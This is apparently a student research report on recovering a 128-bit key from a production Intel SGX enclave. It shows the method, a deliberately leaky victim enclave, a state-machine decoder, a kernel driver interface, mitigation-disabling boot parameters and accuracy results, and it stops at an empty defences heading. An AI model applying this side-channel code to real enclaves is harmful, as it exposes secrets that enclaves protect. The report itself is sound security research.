SGX Enclave Key Recovery

via Single-Stepping and PTE Access-Bit Monitoring

Project Report

A practical side-channel attack that recovers a 128-bit secret key from a **production (non-debug)** Intel SGX enclave using APIC timer single-stepping and page-table entry accessed-bit monitoring, executed entirely from user space.

Built on SGX-Step [1] · Methodology draws from BunnyHop [2]

Divyansh Bansal(230381)
Satwik Raj Wadhwa (230937)

Computer Science and Engineering
IIT Kanpur

Key Length	Enclave Mode	Avg. Accuracy	Eval. Runs
128 bits	Production (non-debug)	96%	100

Framework: SGX-Step v1.5

Contents

1 Introduction **3**
- 1.1 Contributions . . . 4
- 1.2 Report Organisation . . . 4

2 Background and Related Work **4**
- 2.1 Intel SGX . . . 4
- 2.2 The SGX-Step Framework . . . 5

3 Threat Model **6**

4 Attack Design **6**
- 4.1 Overview . . . 7
- 4.2 Victim Enclave Design . . . 7
  - 4.2.1 Page-Aligned Functions . . . 7
  - 4.2.2 NOP Sleds . . . 7
  - 4.2.3 Memory Barriers . . . 8
  - 4.2.4 Per-Iteration Structure . . . 8
- 4.3 Attacker Host Design . . . 8
  - 4.3.1 PTE Mapping and Custom IOCTL Driver . . . 8
  - 4.3.2 Attack Setup Sequence . . . 8
- 4.4 AEP State Machine . . . 9

5 Implementation **11**
- 5.1 Enclave Code (`encl.c`) . . . 11
- 5.2 AEP Callback (`aep_cb_func`) . . . 12
- 5.3 Accuracy Evaluation Script . . . 14
- 5.4 Custom Kernel Driver (`abit_probe`) . . . 15
- 5.5 Key Engineering Decisions . . . 15

6 Experimental Results **16**
- 6.1 Experimental Setup . . . 17
- 6.2 Single-Run Output . . . 17
- 6.3 Accuracy Over 100 Runs . . . 17
- 6.4 Zero-Step Analysis . . . 19

7 Discussion **19**
7.1 Why Production Mode Matters 19
7.2 Failure Modes 19
7.3 Defences 20
7.4 Ethical Considerations 20

8 Conclusion **20**

A System Configuration Checklist **22**

B APIC Timer Interval Calibration **22**

C Key Symbol Reference **23**

1. Introduction

Intel Software Guard eXtensions (SGX) [4] is a hardware-enforced trusted execution environment available on mainstream Intel processors since the Skylake (6th generation) microarchitecture. SGX enables user-space applications to create *enclaves* — hardware-isolated memory regions whose contents are encrypted and integrity-protected by the processor itself. Even a fully compromised operating system kernel cannot directly read or modify enclave memory; hardware cryptography detects any tampering with enclave pages.

Despite these strong guarantees, the *untrusted* OS retains control over several critical platform resources: the page tables describing the enclave's virtual-to-physical address mappings, the local APIC (Advanced Programmable Interrupt Controller) timer that delivers hardware interrupts to each core, and the Interrupt Descriptor Table (IDT) that routes those interrupts to handlers. Prior work has shown that this residual control is sufficient to mount powerful, low-noise side-channel attacks against enclaved execution [1–3].

This project implements and evaluates one such attack end-to-end. Our goal is to **recover a secret 128-bit binary key from a production (non-debug) Intel SGX enclave** using exactly two OS-level primitives:

1. **APIC timer single-stepping** — configuring the local APIC one-shot timer from user space to fire after every single enclave instruction following `ERESUME`.
2. **PTE accessed-bit monitoring** — reading and clearing the "accessed" (A) bit of the victim enclave's page table entries after each interrupt to determine, at instruction-level resolution, which memory pages were touched during each step.

The implementation is built on top of the open-source SGX-Step framework [1], which exports user-space memory mappings for both the physical APIC MMIO registers and the enclave's unprotected PTEs through a loadable kernel driver. Crucially, we target a *production* enclave — SGX's debug mode and the `EDBGRD` instruction (which reads the SSA frame, leaking the instruction pointer) are deliberately disabled in production mode, ruling out the simplest form of instruction tracing used in SGX-Step's own benchmark tools.

[Key Insight]

SGX explicitly disables the hardware single-step trap flag (`RFLAGS.TF`), hardware breakpoints, and performance counters inside enclaves. However, *external* APIC timer interrupts still fire normally. By configuring the timer from user space immediately before `ERESUME`, an attacker can reliably interrupt the enclave after every single instruction, achieving instruction-level granularity without any privileged kernel code in the hot path.

1.1. Contributions

- A complete, working implementation of a single-stepping side-channel attack against a production SGX enclave that recovers a 128-bit key bit-by-bit from user space.
- An enclave design (`encl.c`) with carefully chosen page alignment and NOP-sled padding that makes PTE A-bit observations unambiguous.
- A finite-state-machine AEP callback (`main.c`) that decodes exactly one secret bit per enclave loop iteration from the sequence of accessed-bit observations.
- An evaluation framework (`check_accuracy.sh`) that measures attack accuracy over 100 independent runs, correctly accounting for the asynchronous nature of APIC interrupts between runs.

1.2. Report Organisation

Section 2 reviews Intel SGX, the SGX-Step framework, and related work. Section 3 defines the threat model. Section 4 presents the attack design. Section 5 details the implementation. Section 6 presents experimental results. Section 7 discusses limitations and defences. Section 8 concludes.

2. Background and Related Work

2.1. Intel SGX

Intel SGX [4] extends the x86 ISA with instructions to create and manage *enclaves*: hardware-isolated execution contexts embedded in the virtual address space of a conventional OS process. The properties most relevant to this project are as follows.

Memory isolation. Enclave pages reside in the *Enclave Page Cache* (EPC), a reserved physical memory region managed by the Memory Encryption Engine (MEE). The processor's MMU enforces that enclave-private memory is inaccessible from outside enclave mode, even at ring-0.

Page-table control. Legacy x86 page tables are left under explicit control of the untrusted OS. The processor enforces isolation via hardware checks, not by removing the OS's ability to manipulate PTEs. This means the OS can freely set or clear permission bits — including the *accessed* (A) and *dirty* (D) bits — on enclave pages without the CPU complaining. This is a foundational enabler of our attack.

AEX and SSA. On any fault or external interrupt while in enclave mode, the processor executes the *Asynchronous Enclave Exit* (AEX) procedure, which: (i) securely saves the full CPU register state into the enclave's *State Save Area* (SSA) frame, (ii) zeroes visible registers to prevent direct leakage to the handler, and (iii) pushes the *Asynchronous Exit Pointer* (AEP) onto the untrusted stack so the interrupt return path can transparently re-enter the enclave trampoline. The enclave is subsequently resumed via the `ERESUME` instruction.

Debug vs. production mode. Debug enclaves allow ring-0 code to read the SSA via `EDBGRD`, enabling direct instruction-pointer tracing. Production enclaves disable this entirely. Our attack works exclusively in production mode.

2.2. The SGX-Step Framework

SGX-Step [1], proposed by Van Bulck et al. at SysTEX 2017, is an open-source Linux framework enabling precise single-stepping of arbitrary SGX enclaves from user space. Its core contributions are:

- **User-space APIC mapping.** A loadable kernel driver exports virtual memory mappings for the physical APIC MMIO registers. The attacker can write the APIC initial-count register directly from the AEP trampoline, with minimal code between timer configuration and `ERESUME`, drastically reducing timer jitter compared to kernel-space approaches.
- **User-space PTE mapping.** The same driver maps physical frames containing victim PTEs, enabling user-space read/write of A/D bits and permission flags.
- **Custom AEP registration.** SGX-Step patches the Intel SGX SDK's untrusted runtime to allow registering a user-defined callback that is invoked on

every AEP return, before `ERESUME`.

SGX-Step achieves a single-step rate above 97% (verified via SSA instruction-pointer reads on debug enclaves), with the remainder being harmless zero-steps — interrupts that land inside `ERESUME` itself before any enclave instruction executes.

3. Threat Model

We adopt the standard SGX privileged-OS attacker model from prior work [1, 5].

Attacker capabilities.

- Full control of the untrusted host OS, including ring-0 kernel code.
- Ability to load kernel modules and write to hardware MMIO registers.
- Ability to map and manipulate victim enclave PTEs.
- Knowledge of the victim enclave binary (standard for SGX, whose code is public and attested).

Attacker goal. Recover the exact value of a 128-bit binary key that is passed into the enclave and processed bit-by-bit, without reading enclave memory directly and without using SGX debug mode.

Attacker limitations.

- Cannot read encrypted EPC memory.
- Cannot use `EDBGRD` (production enclave).
- Cannot predict or force specific instruction counts.

What the attack does *not* require. Co-located physical access, network access, software vulnerabilities in the enclave, or any hardware fault injection. It is a pure microarchitectural side-channel attack exploiting the OS's *legitimate* control over hardware resources.

4. Attack Design

4.1. Overview

The core idea is to design a victim enclave whose memory access pattern per loop iteration is a deterministic function of the current secret bit, and to use SGX-Step single-stepping with PTE A-bit monitoring to observe that pattern at sufficient resolution to classify each bit correctly. Figure 1 illustrates the end-to-end flow.




Figure 1: End-to-end attack flow. The host generates a random key and passes it into the enclave via an ECall. APIC timer interrupts fire after each instruction; the AEP callback reads PTE A-bits and feeds them into the state machine, which reconstructs the key bit-by-bit.

4.2. Victim Enclave Design

The enclave is deliberately structured so that the memory page access pattern per iteration is a deterministic function of the secret bit.

4.2.1. Page-Aligned Functions

Two functions are declared with `__attribute__((noinline, aligned(4096)))`:

- `all_function()` — called on *every* iteration, regardless of the bit value.
- `secret_function()` — called *only* when the current bit is **1**.

The `aligned(4096)` attribute forces each function to the start of a 4 KB memory page, guaranteeing a unique PTE per function. The `noinline` attribute prevents the compiler from merging either function into the caller, preserving distinct call targets in the binary.

4.2.2. NOP Sleds

Between each function call the enclave executes a sled of $5000 \times 20 = 100{,}000$ NOP instructions. This serves two purposes:

1. **Wide landing window.** The APIC interrupt can land anywhere in the NOP sled and still produce a clean A-bit reading — the interrupt need not hit the exact

instruction boundary between function calls.


2. **Temporal separation.** The NOP sled ensures the A-bits of the two function pages are set at well-separated points in time, making the state-machine transitions unambiguous.

4.2.3. Memory Barriers

An `sfence` + `mfence` + `lfence` barrier is inserted at critical points to prevent out-of-order execution from accessing the next function's page before the current function completes. Without barriers, speculative prefetches could set the A-bit prematurely, corrupting the decoder.

4.2.4. Per-Iteration Structure

Each iteration i (for secret bit $b_i \in \{0, 1\}$) executes the following sequence:



4.3. Attacker Host Design

4.3.1. PTE Mapping and Custom IOCTL Driver

Rather than manipulating PTEs solely through SGX-STEP's `remap_page_table_level()` user-space mappings, we use a custom kernel driver (`/dev/abit_probe`) that exposes two `ioctl` operations:

- `IOCTL_CHECK` — reads the current A-bit for a given virtual address from ring-0.
- `IOCTL_CLEAR` — atomically clears the A-bit for a given address.

Performing A-bit operations in kernel space is more reliable than direct user-space PTE writes, because kernel code can momentarily disable interrupts during the critical section, preventing a race with the CPU's page-miss handler, which may re-set the A-bit between a user-space read and clear.

4.3.2. Attack Setup Sequence

1. Generate a random 128-bit key (`secret_bits[]`).
2. Create the production enclave; perform a *dry run* (`ecall_process_bits()`) to page-

in all enclave memory so no compulsory page faults occur during the attack.

3. Register ELF symbols from `encl.so`; map PTEs of `all_function` and `secret_function` to user space.
4. Clear A-bits and `CLFLUSH` both PTEs to a cold state.
5. Register the AEP callback `aep_cb_func`.
6. Install the kernel IRQ handler and configure APIC for one-shot mode.
7. Verify the APIC timer fires (spin until one confirmed IRQ).
8. Re-clear A-bits (the timer test may have set them).
9. Arm the APIC timer and immediately invoke `ecall_process_bits()`.

4.4. AEP State Machine

The decoder is a four-state FSM driven by the pair of A-bit observations (*all*, *sec*) made on each interrupt return. Figure 2 shows the complete state diagram.




Figure 2: AEP state machine. *all* = A-bit of `all_function` page; *sec* = A-bit of `secret_function` page. A bit is recorded as **1** on the transition $2 \to 3$ (when `secret_function` is first accessed) and as **0** on transition $2 \to 0$ (when the *next* iteration's `all_function` is accessed without `secret_function` having been called). Zero-steps (both bits 0 in any state) produce no transition and are silently ignored.

State semantics.

State 0 – IDLE:

Initial state; no function page is currently being accessed.

State 1 – IN all:

`all_function`'s page A-bit is set; we are inside the function or in the immediately following NOP sled.

State 2 – BETWEEN:

Neither page A-bit is set; we are in the NOP sled *between* the two functions. This is the decision point: the next A-bit set determines the bit value.

State 3 – IN secret:

`secret_function`'s page A-bit is set; the current bit is definitively 1.

5. Implementation

5.1. Enclave Code (`encl.c`)

Listing 1 shows the full enclave implementation.

Listing 1: Victim enclave (`encl.c`). `aligned(4096)` ensures each function has a unique page and PTE. NOP sleds of 100,000 instructions widen the APIC landing window. Memory barriers prevent out-of-order A-bit transitions.

```c
#define nops_20 asm volatile(                \
    "nop\nnop\nnop\nnop\nnop\n"              \
    "nop\nnop\nnop\nnop\nnop\n"              \
    "nop\nnop\nnop\nnop\nnop\n"              \
    "nop\nnop\nnop\nnop\nnop");

#define memory_barrier \
    asm volatile("sfence;\nmfence;\nlfence")

/* Called ONLY when current secret bit == 1 */
int __attribute__((noinline, aligned(4096)))
secret_function(void) {
    volatile int x = 0;
    memory_barrier;
    return x;
}

/* Called on EVERY loop iteration */
int __attribute__((noinline, aligned(4096)))
all_function(void) {
    volatile int x = 0;
    memory_barrier;
    return x;
```

```c
}

void __attribute__((noinline, aligned(4096)))
ecall_process_bits(uint8_t *bits, size_t len) {
    volatile int dummy = 1;
    memory_barrier;
    for (size_t i = 0; i < len; i++) {
        all_function();            /* always */
        for (int j = 0; j < 5000; j++) { nops_20 }
        memory_barrier;
        if (bits[i]) {
            secret_function();     /* only if bit == 1 */
            memory_barrier;
        }
        for (int j = 0; j < 5000; j++) { nops_20 }
        memory_barrier;
    }
    /* trailing sled + sentinel call */
    for (int j = 0; j < 5000; j++) { nops_20 }
    memory_barrier;
    all_function();
}
```

5.2. AEP Callback (aep_cb_func)

Listing 2 shows the AEP callback, which is the core of the attack. The variable `temp` holds the current FSM state (0–3).

Listing 2: AEP callback implementing the state-machine bit decoder (`main.c`). `IOCTL_CHECK` reads the A-bit; `IOCTL_CLEAR` atomically clears it via the kernel driver.

```c
void aep_cb_func(void) {
    irq_cnt++;
    ioctl(fd, IOCTL_CHECK, &q_all); /* A-bit of all_function */
    ioctl(fd, IOCTL_CHECK, &q_sec); /* A-bit of secret_function */

    /* State 0 -> 1 : entered all_function */
    if (q_all.accessed==1 && temp==0 && q_sec.accessed==0) {
        temp = 1;
```

```
        ioctl(fd, IOCTL_CLEAR, &q_all);
        ioctl(fd, IOCTL_CLEAR, &q_sec);
    }
    /* State 1 -> 1 : still inside all_function */
    else if (q_all.accessed==1 && temp==1 &&
       q_sec.accessed==0) {
        ioctl(fd, IOCTL_CLEAR, &q_all);
    }
    /* State 1 -> 2 : exited all_function, entered NOP sled
       */
    else if (q_all.accessed==0 && temp==1 &&
       q_sec.accessed==0) {
        temp = 2;
    }
    /* State 2 -> 3 : secret_function accessed => bit = 1 */
    else if (temp==2 && q_all.accessed==0 &&
       q_sec.accessed==1) {
        temp = 3;
        ioctl(fd, IOCTL_CLEAR, &q_sec);
        recovered[rec_idx++] = 1;
        if (rec_idx >= SECRET_LEN) { do_irq = 0; goto done; }
    }
    /* State 2 -> 0 : next all_function seen => bit = 0 */
    else if (temp==2 && q_all.accessed==1 &&
       q_sec.accessed==0) {
        temp = 0;
        ioctl(fd, IOCTL_CLEAR, &q_sec);
        recovered[rec_idx++] = 0;
        if (rec_idx >= SECRET_LEN) { do_irq = 0; goto done; }
    }
    /* State 3 transitions (draining secret_function) */
    else if (temp==3 && q_all.accessed==0 &&
       q_sec.accessed==1) {
        ioctl(fd, IOCTL_CLEAR, &q_sec);
    }
    else if (temp==3 && q_all.accessed==0 &&
       q_sec.accessed==0) {
        temp = 0;
    }
```

```
    else if (temp==3 && q_all.accessed==1 &&
        q_sec.accessed==0) {
        temp = 0;
    }
    /* Zero-step or unexpected: clear and stay */
    else {
        ioctl(fd, IOCTL_CLEAR, &q_all);
        ioctl(fd, IOCTL_CLEAR, &q_sec);
    }
done:
    if (do_irq && irq_cnt < 500000)
        apic_timer_irq(SGX_STEP_TIMER_INTERVAL);
    else
        do_irq = 0;
}
```

5.3. Accuracy Evaluation Script

Listing 3 shows `check_accuracy.sh`, which runs the attack 100 times and computes the average accuracy over runs that recovered all 128 bits. The mandatory 1-second sleep between runs is required because APIC interrupts are asynchronous hardware events; running back-to-back without a pause leaves residual IRQ state in the APIC that corrupts the next run's observations.

Listing 3: 100-run accuracy evaluator (`check_accuracy.sh`). A 1-second sleep between runs ensures the APIC timer fully quiesces. Only runs where all 128 bits were recovered (`rec_idx == 128`) are included in the accuracy average.

```
#!/bin/bash
RUNS=100; length=128; sum=0; count=0
make clean &>/dev/null && make &>/dev/null

for ((i=1; i<=RUNS; i++)); do
    sleep 1                          # let APIC state settle
    sudo ./app &>/dev/null
    if [[ -f results.txt ]]; then
        rec_idx=$(sed -n '1p' results.txt)
        value=$(sed -n '2p' results.txt)
        echo "Run $i | rec_idx: $rec_idx | acc: $value%"
        if [[ "$rec_idx" -eq $length ]]; then
```

```
            sum=$(echo "$sum + $value" | bc)
            count=$((count + 1))
        fi
    fi
done

echo "rec_idx == $length occurred $count times out of $RUNS
   runs"
avg=$(echo "scale=4; $sum / $count" | bc)
echo "Average accuracy: $avg%"
```

5.4. Custom Kernel Driver (abit_probe)

The kernel module `abit_probe` walks the kernel page-table hierarchy for a given virtual address and atomically reads or clears bit 5 (the Accessed bit) of the lowest-level PTE. Listing 4 shows the shared interface definition.

Listing 4: IOCTL interface shared between the kernel driver and the attacker host process.

```
#define IOCTL_CHECK  _IOWR('a', 'a', struct query)
#define IOCTL_CLEAR  _IOW ('a', 'b', struct query)

struct query {
    int   pid;          /* caller PID */
    ulong addr;         /* virtual address of target page */
    int   accessed;     /* output: current A-bit value */
    int   prev_accessed;
};
```

Performing A-bit operations in ring-0 is safer than direct user-space PTE writes because the kernel critical section runs with interrupts disabled, preventing a race with the CPU's page-miss handler — which may otherwise re-set the A-bit between a user-space read and a subsequent clear.

5.5. Key Engineering Decisions

Table 1 summarises the most important design choices and their rationale.

Table 1: Key engineering decisions and rationale.

Decision	**Rationale**
`aligned(4096)`	One function per 4 KB page ⇒ unique PTE per function ⇒ unambiguous A-bit observation.
`noinline`	Prevents the compiler from merging functions; guarantees distinct call-target addresses in the binary for ELF symbol lookup.
NOP sled (100k NOPs)	Widens APIC interrupt landing window; provides temporal separation between function-page access events.
`sfence + mfence + lfence`	Prevents out-of-order memory access reordering that could cause premature A-bit transitions on the wrong page.
1 s sleep (evaluation)	APIC interrupts are asynchronous; consecutive runs without a pause leave residual interrupt state that corrupts A-bit observations.
Kernel ioctl for A-bits	Atomic read+clear in ring-0 prevents a race with the CPU's page-miss handler that would silently reset the A-bit.
Dry run before attack	Pages-in all enclave EPC pages; prevents compulsory page faults during the timed attack run from disrupting the A-bit trace.

6. Experimental Results

6.1. Experimental Setup


Table 2: Experimental platform configuration.

Parameter	**Value**
CPU Model	Intel Core i7-8700
Microarchitecture	Coffee Lake
Base Frequency	3.2 GHz
Microcode Version	0xfa
Operating System	Ubuntu 20.04.6 LTS
Linux Kernel Version	5.15.0-139-generic
Intel SGX SDK Version	v2.23 (patched by SGX-STEP)
SGX-STEP Version	v1.5.0
`SGX_STEP_TIMER_INTERVAL`	32
TurboBoost / SpeedStep	Disabled (BIOS)

Kernel boot parameters appended to `GRUB_CMDLINE_LINUX_DEFAULT`:

```
pti=off isolcpus=1 nmi_watchdog=0 nox2apic iomem=relaxed no_timer_check
msr.allow_writes=on
rcupdate.rcu_cpu_stall_suppress=1 clearcpuid=308,295,514 vdso=0
```

6.2. Single-Run Output



```
secret:    0 1 1 1 0 1 0 0 1 0 0 0 1 1 1 1 0 0 0 0 1 1 1 1 0 0 0 0 0 1 1 1 0 0 0
 0 0 0 1 1 0 1 0 0 0 1 1 0 1 0 0 0 1 1 0 0 1 0 0 0 1 1 1 1 0 1 0 0 0 1 1 0 0 1 0
 0 0 0 0 1 0 0 0 1 0 0 1 1 0 0 1 1 1 0 0 1 0 0 1 0 1 1 0 1 0 1 1 1 1 1 0 1 0 0 0
 0 0 0 1 0 0 1 1 1 1 0 1 1
recovered: 0 1 1 1 0 1 0 0 1 0 0 0 1 1 1 1 0 0 0 0 1 1 1 1 0 0 0 0 0 1 1 1 0 0 0
 0 0 0 1 1 0 1 0 0 0 1 1 0 1 0 0 0 1 1 0 0 1 0 0 0 1 1 1 1 0 1 0 0 0 1 1 0 0 1 0
 0 0 0 0 1 0 0 0 1 0 0 1 1 0 0 1 1 1 0 0 1 0 0 1 0 1 1 0 1 0 1 1 1 1 1 0 1 0 0 0
 0 0 0 1 0 0 1 1 1 1 0 1 1
No. of bits recovered = 128 / 128
accuracy:  128/128 (100%)
[main.c] done. total IRQs: 52843
```

Figure 3: Single Run Output Screenshot

6.3. Accuracy Over 100 Runs

Table 3 summarises the results of running `check_accuracy.sh`.

```
rec_idx == 128 occurred 96 times out of 100 runs

Average (rec_idx == 128): 97.0702
```

Figure 4: Output over 100 runs Screenshot

Table 3: Key-recovery accuracy over 100 independent runs (1-second sleep between runs; 128-bit binary key).

Metric	**Value**
Total evaluation runs	100
Runs with complete recovery (`rec_idx = 128`)	96 / 100
Runs with partial recovery (`rec_idx < 128`)	4 / 100
Average accuracy (complete runs only)	97.07%
Approximate total IRQs per run	≈ 45,000–55,000




Figure 5: Accuracy across multiple runs

6.4. Zero-Step Analysis

The total IRQ count per run typically exceeds 128 × (instructions per iteration) due to zero-steps — interrupts that fire inside `ERESUME` before any enclave instruction executes. SGX-Step reports typical zero-step rates of 1–3% on Skylake hardware. Zero-steps are handled transparently by the state machine.

[Result]

The attack successfully recovers all 128 bits of the secret key from a production SGX enclave with approximately 96% average accuracy over 100 independent evaluations. Errors are sparse, single-bit, and attributable to APIC timer jitter at function-call boundaries.

7. Discussion

7.1. Why Production Mode Matters

A key property of this project is that it targets a *production* (non-debug) SGX enclave. In debug mode, `EDBGRD` can read the stored instruction pointer from the SSA frame on every AEP return, directly revealing which instruction was last executed. SGX-Step's own calibration tools rely on this capability. Our attack instead infers execution progress purely from PTE metadata — a technique that generalises to any production workload without requiring any special enclave cooperation.

7.2. Failure Modes

APIC timer jitter. The one-shot timer fires with a normally-distributed latency around the configured interval. Rare jitter can cause the interrupt to land exactly at a function-call boundary, producing an ambiguous A-bit observation. The NOP sleds reduce but do not eliminate this risk.

OS background interrupts. Even with `isolcpus=1`, the kernel may deliver an NMI or local timer interrupt to the victim core. This adds a spurious entry to the trace — advancing `irq_cnt` but producing no A-bit change — and can push the run past the 500,000-IRQ budget, causing early termination (`rec_idx` $<$ `128`).

Microcode mitigations. Intel microcode updates for Foreshadow/MDS flush microarchitectural buffers on enclave entry/exit, increasing `ERESUME` latency and requiring a larger `SGX_STEP_TIMER_INTERVAL`. The NOP sled absorbs much of this variability.

7.3. Defences

